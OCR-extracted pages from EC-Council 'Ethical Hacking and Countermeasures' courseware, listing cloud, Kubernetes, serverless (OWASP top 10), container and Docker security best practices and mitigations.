
Cloud Computing Security Considerations

- Cloud computing services should be tailor-made by the vendor as per the given security requirements of the clients.
- CSPs should provide high multi-tenancy, which enables optimum utilization of the cloud resources, and secure data and applications.
- Cloud services should implement a disaster recovery plan for the stored data, which allows information retrieval in unexpected situations.
- Continuous monitoring of the QoS is required to maintain the service level agreements between consumers and service providers.
- Data stored in the cloud services should be implemented securely to ensure data integrity.
- Cloud computing service should be fast, reliable, and able to provide quick response times to new requests.
- Symmetric and asymmetric cryptographic algorithms must be implemented for optimum data security in cloud computing.
- Operational process of the cloud-based services should be engineered, operated, and integrated securely to the organizational security management.
- Load balancing should be incorporated into the cloud services to facilitate networks and resources to improve the response time of the job with maximum throughput.
- CSPs should provide better resiliency and enhanced protection from physical threats.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Public cloud services should employ advanced networking options, such as a carrier-grade network and dedicated VPN.
- CSPs must incorporate appropriate incident handling and response plans.
- CSPs should leverage the services that support the enforcement of role-based protections, such as role assignment, role authorization, and transaction authorization.
- Cloud services should leverage the global threat intelligence database that consists of a huge database of security information.
- Cloud providers should include the CASB solution for providing a secure web gateway with DLP capabilities.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Placement of Security Controls in the Cloud

It is a best practice to choose information security controls and implement them in proportion to the risks, generally by assessing threats, vulnerabilities, and impacts. One must ensure that proper defensive implementation is in place for the cloud security architecture to be efficient. Many security controls exist that, when kept in a proper place, can safeguard any vulnerability in the system and reduce the effects of an attack.

Categories of security controls:

- **Deterrent controls** – These controls reduce attacks on the cloud system.

  Example: A warning sign on the fence or property to inform potential attackers of adverse consequences if they proceed to attack.

- **Preventive controls** – These controls strengthen the system against incidents by minimizing or eliminating vulnerabilities.

  Example: A strong authentication mechanism to prevent unauthorized use of cloud systems.

- **Detective controls** – These controls detect and react appropriately to occurring incidents.

  Example: Employing IDSs, IPSs, etc. helps detect attacks on cloud systems.

- **Corrective controls** – These controls minimize the consequences of an incident by limiting the damage.

  Example: Restoring system backups.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.72: Placement of security controls in the cloud

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices for Securing the Cloud

1. Enforce data protection, backup, and retention mechanisms
2. Enforce SLAs for patching and vulnerability remediation
3. Vendors should regularly undergo AICPA SAS 70 Type II audits
4. Verify one's own cloud in public domain blacklists
5. Enforce legal contracts in employee behavior policy
6. Prohibit user credentials sharing among users, applications, and services
7. Implement strong authentication, authorization and auditing controls
8. Check for data protection at both the design stage and at runtime
9. Implement strong key generation, storage and management, and destruction practices
10. Monitor the client's traffic for any malicious activities
11. Prevent unauthorized server access using security checkpoints
12. Disclose applicable logs and data to customers

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices for Securing the Cloud (Cont'd)

13. Analyze cloud provider security policies and SLAs
14. Assess the security of cloud APIs and log customer network traffic
15. Ensure that the cloud undergoes regular security checks and updates
16. Ensure that physical security is a 24 x 7 x 365 affair
17. Enforce security standards in installation/configuration
18. Ensure that the memory, storage, and network access is isolated
19. Leverage strong two-factor authentication techniques where possible
20. Implement a baseline security breach notification process
21. Analyze API dependency chain software modules
22. Enforce stringent registration and validation processes
23. Perform vulnerability and configuration risk assessments
24. Disclose infrastructure information, security patching, and firewall details

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices for Securing the Cloud (Cont'd)

25. Enforce stringent cloud security compliance, SCM (Software Configuration Management), and management practice transparency
26. Employ security devices such as IDS, IPS, and firewall to guard and stop unauthorized access to the data stored in the cloud
27. Enforce strict supply chain management and conduct a comprehensive supplier assessment
28. Enforce stringent security policies and procedures like access control policy, information security management policy, and contract policy
19. Ensure Infrastructure security through proper management, and monitoring, availability, secure VM separation, and service assurance
30. Use VPNs to secure the client's data and ensure that data is completely deleted from the main servers along with its replicas when requested for data disposal
31. Ensure Secure Sockets Layer (SSL) is used for sensitive and confidential data transmission
32. Analyze the security model of the cloud provider interfaces
33. Understand the terms and conditions in the SLA like the minimum level of uptime and penalties in case of failure to adhere to the agreed level
34. Enforce basic information security practices such as strong password policy, physical security, device security, encryption, data security, and network security

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices for Securing the Cloud

Discussed below are various best practices for securing a cloud environment:

- Enforce data protection, backup, and retention mechanisms.
- Enforce SLAs for patching and vulnerability remediation.
- Vendors should regularly undergo AICPA SAS 70 Type II audits.
- Verify one's cloud in public domain blacklists.
- Enforce legal contracts in employee behavior policy.
- Prohibit user credentials sharing among users, applications, and services.
- Implement secure authentication, authorization, and auditing controls.
- Check for data protection at both design and runtime.
- Implement strong key generation, storage and management, and destruction practices.
- Monitor the client's traffic for malicious activities.
- Prevent unauthorized server access using security checkpoints.
- Disclose applicable logs and data to customers.
- Analyze cloud provider security policies and SLAs.
- Assess the security of cloud APIs and log customer network traffic.
- Ensure that the cloud undergoes regular security checks and updates.
- Ensure that physical security is a 24 x 7 x 365 affair.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Enforce security standards in installation/configuration.
- Ensure that the memory, storage, and network access are isolated.
- Leverage strong two-factor authentication techniques, where possible.
- Apply a baseline security breach notification process.
- Analyze API dependency chain software modules.
- Enforce stringent registration and validation process.
- Perform vulnerability and configuration risk assessment.
- Disclose infrastructure information, security patching, and firewall details to customers.
- Enforce stringent cloud security compliance, software configuration management (SCM), and management practice transparency.
- Employ security devices, such as IDS, IPS, and firewall, to guard and stop unauthorized access to the data stored in the cloud.
- Enforce strict supply chain management and conduct a comprehensive supplier assessment.
- Enforce stringent security policies and procedures like access control policy, information security management policy, and contract policy.
- Ensure infrastructure security through proper management and monitoring, availability, secure VM separation, and service assurance.
- Use VPNs to secure client data and ensure that they completely deleted from the primary servers along with their replicas when data disposal is requested.
- Ensure an SSL is used for sensitive and confidential data transmission.
- Analyze the security model of cloud provider interfaces.
- Understand terms and conditions in SLA, such as the minimum level of uptime and penalties in case of failure to adhere to the agreed level.
- Enforce basic information security practices; e.g., strong password policy, physical security, device security, encryption, data security, network security.
- Ensure consistency in resource configuration and enforce practices for onboarding and recovery.
- Evaluate the organizational risk tolerance level for building the least invasive policies.
- Disclose infrastructure information, security patching, and firewall details to customers.
- Apply a consistent framework for identity management across the cloud services.
- Implement automation and AI/ML technologies to rapidly identify, analyze, and eliminate threats.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Leverage technologies, such as user behavioral analytics, for monitoring anomalies and mitigating both internal and external data loss.
- Deploy application whitelisting and memory exploit prevention for single-purpose workloads.
- Implement advanced endpoint security solutions and anti-malware technology when using IaaS or PaaS.
- Perform penetration tests for checking if the existing cloud security efforts are sufficient to protect the data and applications.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

NIST Recommendations for Cloud Security

1. Assess the risk posed to the client's data, software and infrastructure
2. Select an appropriate deployment model according to the needs
3. Ensure audit procedures are in place for data protection and software isolation
4. Renew SLAs in case of security gaps found between the organization's security requirements and the cloud provider's standards
5. Establish appropriate incident detection and reporting mechanisms
6. Analyze what are the security objectives of the organization
7. Enquire about who is responsible for data privacy and security issues in the cloud

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

NIST Recommendations for Cloud Security

- Assess the risk posed to the client's data, software, and infrastructure.
- Select an appropriate deployment model according to needs.
- Ensure audit procedures are in place for data protection and software isolation.
- Renew SLAs in case of security gaps between the organization's security requirements and cloud provider's standards.
- Establish appropriate incident detection and reporting mechanisms.
- Analyze the security objectives of the organization.
- Enquire about who is responsible for data privacy and security issues in the cloud.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Kubernetes Vulnerabilities and Solutions

Vulnerabilities	Solutions
1. No Certificate Revocation	Ensure that nodes maintain the Certificate Revocation List (CRL) Insist that administrators use OCSP stapling for revoking certificates
2. Unauthenticated HTTPS Connections	Authenticate all HTTPS connections within the system Ensure that all the components use CA maintained by the kube-apiserver Implement two-way TLS for all the connections
3. Exposed Bearer Tokens in Logs	Remove the bearer token from the system logs Perform code reviews to ensure sensitive data is not logged and implement logging filters
4. Exposure of Sensitive Data via Environment Variables	Avoid collecting sensitive data directly from environment variables Use Kubernetes secrets in all components of the system
5. Secrets at Rest not Encrypted by Default	Define and document configurations required for different levels of security
6. Non-constant Time Password Comparison	Use a safe constant-time comparison function such as `crypto.subtle.ConstantTimeCompare` Disapprove basic authentication mechanisms for secure options
7. Hardcoded Credential Paths	Define a configuration method for credential paths, and avoid hardcoding credential paths Allow cross-platform configuration through path generalization
8. Log Rotation is not Atomic	Implement a copy-then-rename technique to ensure logs are not lost during log rotation Avoid using log rotation, and implement persistent logs that add log data linearly
9. No Back-off Process for Scheduling	Implement a back-off process for kube-scheduler to prevent tight-loops
10. No Non-repudiation	Use secondary logging mechanisms for processes that require strict non-repudiation and auditing All authentication events should be logged and retrievable from a central location

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Kubernetes Vulnerabilities and Solutions

The rising popularity and acceptance of Kubernetes technologies across various organizations, including the top public cloud providers, have eventually amplified critical vulnerabilities. It has become obligatory for security professionals to detect vulnerabilities and implement enhanced security solutions.

Discussed in the table are some of the Kubernetes vulnerabilities and solutions associated with each vulnerability.

Vulnerabilities	Solutions
1. No Certificate Revocation	▪ Ensure that nodes maintain the certificate revocation list (CRL) and check each time they are presented with a certificate. ▪ Insist that administrators use online certificate status protocol (OCSP) stapling for revoking certificates in the cluster via an OCSP server.
2. Unauthenticated HTTPS Connections	▪ By default, authenticate all HTTPS connections within the system. ▪ Ensure that all the components use CA maintained by the kube-apiserver. ▪ Implement two-way TLS for all connections.
3. Exposed Bearer Tokens in Logs	▪ Remove the bearer token from the system logs and avoid logging any authentication credentials. ▪ Perform code reviews to ensure sensitive data is not logged. ▪ Implement logging filters to remove sensitive data before storing in logs.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. Exposure of Sensitive Data via Environment Variables	▪ Avoid collecting sensitive data directly from environment variables. ▪ Use Kubernetes secrets in all system components.
5. Secrets at Rest not Encrypted by Default	▪ Define and document configurations required for different levels of security.
6. Non-constant Time Password Comparison	▪ Use a safe constant-time comparison function, such as `crypto.subtle.ConstantTimeCompare`. ▪ Disapprove of basic authentication mechanisms for secure options.
7. Hardcoded Credential Paths	▪ Define a configuration method for credential paths, and avoid hardcoding credential paths. ▪ Allow cross-platform configuration through path generalization.
8. Log Rotation is not Atomic	▪ Implement a copy-then-rename techniques to ensure logs are not lost during log rotation. ▪ Avoid using log rotation and implement persistent logs that add log data linearly and create a new log whenever log rotation is required.
9. No Back-off Process for Scheduling	▪ Implement a back-off process for kube-scheduler to prevent tight-loops.
10. No Non-repudiation	▪ Use secondary logging mechanisms for processes that require strict non-repudiation and auditing. ▪ All authentication events should be logged and retrievable from a central location within the cluster.

Table 19.7: Kubernetes vulnerabilities and solutions

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Serverless Security Risks and Solutions

Vulnerabilities	Solutions
A1 - Injection	Implement safe API, and employ parametrized interfaces or Object Relational Mapping Tools Avoid special characters using a specific escape syntax in dynamic SQL queries
A2 – Broken Authentication	Employ identity and access control solutions Implement strong authentication and access control on external-facing resources Employ secure service authentication methods such as Federated Identity
A3 – Sensitive Data Exposure	Identify and classify sensitive data Encrypt data both in transit and at rest Implement HTTPS endpoints for APIs
A4 – XML External Entities (XXE)	Scan supply chain libraries for vulnerabilities Test API calls for XXE vulnerabilities Always disable Entity Resolution
A5 – Broken Access Control	Follow the least-privilege principle while granting permissions to functions
A6 – Security Misconfiguration	Use the cloud provider's built-in services such as AWS Trust Advisor, to identify public resources Identify functions with unlinked triggers Set the functions with a minimum timeout required
A7 – Cross-Site Scripting (XSS)	Encode all untrusted data before transmitting to the client Use only well-known frameworks and headers
A8 – Insecure Deserialization	Ensure validation of serialized objects originating from untrusted data Scan third-party libraries for deserialization vulnerabilities
A9 – Using Components with Known Vulnerabilities	Perform continuous monitoring of third-party libraries and dependencies Deploy only signed packages and components from official sources
A10 – Insufficient Logging and Monitoring	Employ cloud service provider's monitoring tools such as Azure Monitor, or AWS CloudTrail to detect anomalous behavior

https://www.owasp.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Serverless Security Risks and Solutions

Serverless computing has become popular owing to its remarkable features such as zero administration, pay-per-use service, and self-scalable ability. Although serverless technology has several advantages, it also introduced new risks that need to be mitigated.

Discussed in the table are the top 10 serverless security risks and solutions, according to OWASP.

Risks	Solutions
A1 - Injection	▪ Do not trust or make any assumptions regarding the input and its validity from any source. ▪ Implement safe API, and employ parametrized interfaces or object relational mapping tools. ▪ Implement application whitelisting wherever necessary. ▪ Avoid special characters using a specific escape syntax in dynamic SQL queries. ▪ Evaluate all entry points and event types of the system. ▪ Run the functions with the least privileges necessary to execute the task. ▪ Protect functions in execution state by using runtime defense solutions.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

A2 – Broken Authentication	▪ Employ identity and access control solutions provided by the cloud service provider, such as AWS Cognito, AWS Single Sign-On, Azure Active Directory B2C, Azure App Service, and Google Firebase Authentication. ▪ Implement strong authentication and access control on external-facing resources. ▪ Employ secure service authentication methods, such as Federated Identity (SAML, OAuth2, Security Tokens, etc.), for authenticating internal resources.
A3 – Sensitive Data Exposure	▪ Identify and classify sensitive data. ▪ Minimize the storage of sensitive data; only store necessary data. ▪ Encrypt data both in transit and at rest. ▪ Implement HTTPS endpoints for APIs. ▪ Employ CSP services for key management and encryption of stored data, secrets, and environment variables to the functions in runtime and data in transit.
A4 – XML External Entities (XXE)	▪ Use only the CSP's software development kits, whenever possible. ▪ Perform vulnerability scanning on supply chain libraries. ▪ Test API calls for XXE vulnerabilities. ▪ Always disable entity resolution.
A5 – Broken Access Control	▪ Follow the least-privilege principle while granting permissions to functions. ▪ Review each function to detect excess privileges. ▪ Follow the cloud service provider's best practices, such as AWS IAM and Azure Identity Management best practices.
A6 – Security Misconfiguration	▪ Use the cloud provider's built-in services, such as AWS Trust Advisor, to identify public resources. ▪ Enforce strong access control on cloud resources. ▪ Identify functions with unlinked triggers. ▪ Set the functions with a minimum timeout required. ▪ Employ automated tools to detect security misconfigurations in serverless applications.
A7 – Cross-Site Scripting (XSS)	▪ Encode all untrusted data before transmitting to the client. ▪ Use only well-known frameworks and headers.
A8 – Insecure Deserialization	▪ Ensure validation of serialized objects originating from untrusted data. ▪ Scan third-party libraries for deserialization vulnerabilities. ▪ Monitor deserialization usage and exception to identify probable attacks.
A9 – Using Components with Known Vulnerabilities	▪ Perform continuous monitoring of third-party libraries and dependencies. ▪ Deploy only signed packages and components from official sources. ▪ Continuously check the vulnerability databases, such as the CVE and

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

	national vulnerability database. ▪ Perform vulnerability scanning of third-party dependencies for known vulnerabilities using tools such as OWASP Dependency Check and Dependency Track.
A10 – Insufficient Logging and Monitoring	▪ Employ CSP monitoring tools, such as Azure Monitor, or AWS CloudTrail to detect anomalous behavior. ▪ Employ auditing and monitoring mechanisms for data not originating from the CSP.

Table 19.8: OWASP Top 10 serverless security risks and solutions

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices for Container Security

1. Regularly monitor the CVEs of the container runtime and remediate, if any vulnerabilities are detected
2. Employ app-aware tools to monitor container network interfaces, network traffic, and network anomalies
3. Configure applications to run as normal users to prevent privilege escalation
4. Configure the host's root file system in read-only mode to restrict the write access
5. Employ application security scanning tools to protect containers from malicious software
6. Perform regular scanning of the images in the repository to identify vulnerabilities or misconfigurations
7. Deploy application firewalls for enhancing container security and prevent threats entering the environment
8. Use a separate database for each application for greater visibility of individual applications
9. Regularly update the host operating system and the kernel to the latest security patches
10. Configure orchestrators to deploy sets of hosts separately based on their sensitivity level
11. Automate the compliance to the container runtime configuration standards
12. Maintain a set of trusted registries and images and ensure only images from this set are permitted to run in the container environment

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices for Container Security

Discussed below are various best practices for securing the container environment.

- Regularly monitor the CVEs of the container runtime and remediate, if vulnerabilities are detected.
- Employ app-aware tools to monitor container network interfaces, network traffic, and network anomalies.
- Configure applications to run as normal users to prevent privilege escalation.
- Configure the host's root file system in read-only mode to restrict the write access and prevent malware injection attacks.
- Avoid using third-party software and employ application security scanning tools to protect containers from malicious software.
- Perform regular scanning of the images in the repository to identify vulnerabilities or misconfigurations.
- Deploy application firewalls for enhancing container security and prevent threats entering the environment.
- Ensure the authenticated access to registries including sensitive images and data.
- Use a separate database for each application for greater visibility of individual applications and enhanced data management.
- Regularly update the host operating system and the kernel to the latest security patches.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Configure orchestrators to deploy a set of hosts separately based on their sensitivity level.
- Automate the compliance to the container runtime configuration standards.
- Perform continuous monitoring of images for embedded malware.
- Store sensitive data externally and allow dynamic access at the runtime.
- Maintain a set of trusted registries and images and ensure only images from this set are permitted to run in the container environment.
- Use mandatory access control tools, such as SELinux and AppArmor, to prevent attacks on applications and system services.
- Employ real-time threat detection solutions and develop incident response capabilities to handle security incidents.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices for Docker Security

1. Avoid exposing the Docker daemon socket
2. Always use trusted Docker images only
3. Regularly patch the host OS and Docker with the latest security updates
4. Limit the capabilities by allowing access only to the features required by the container
5. Always run the Docker images with --security-opt=no-new-privileges to prevent privilege escalation attacks
6. Disable the inter-container communication feature for running Docker demon using --icc=false
7. Use Linux security modules such as seccomp, AppArmor, and SELinux to gain fine-grained control over the processes
8. Enable read-only mode on file systems and volumes by setting --read-only flag
9. Set the Docker daemon log level to 'info' and avoid running the Docker daemon using the 'debug' log level
10. Configure the container application to run as an unprivileged user to prevent privilege escalation attacks
11. Check that Docker images from the remote registry are digitally signed using the Docker content trust
12. Secure the API endpoints with HTTPS when exposing RESTful API
13. Always store sensitive data in Docker volumes for enhanced data security
14. Use tools such as InSpec and DevSec to detect Docker vulnerabilities

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices for Docker Security

Discussed below are various best practices for securing Docker environment.

- Avoid exposing the Docker daemon socket because it is the basic entry point for the Docker API.
- Only use trusted Docker images because Docker images created by malicious users may be injected with backdoors.
- Regularly patch host OS and Docker with the latest security updates.
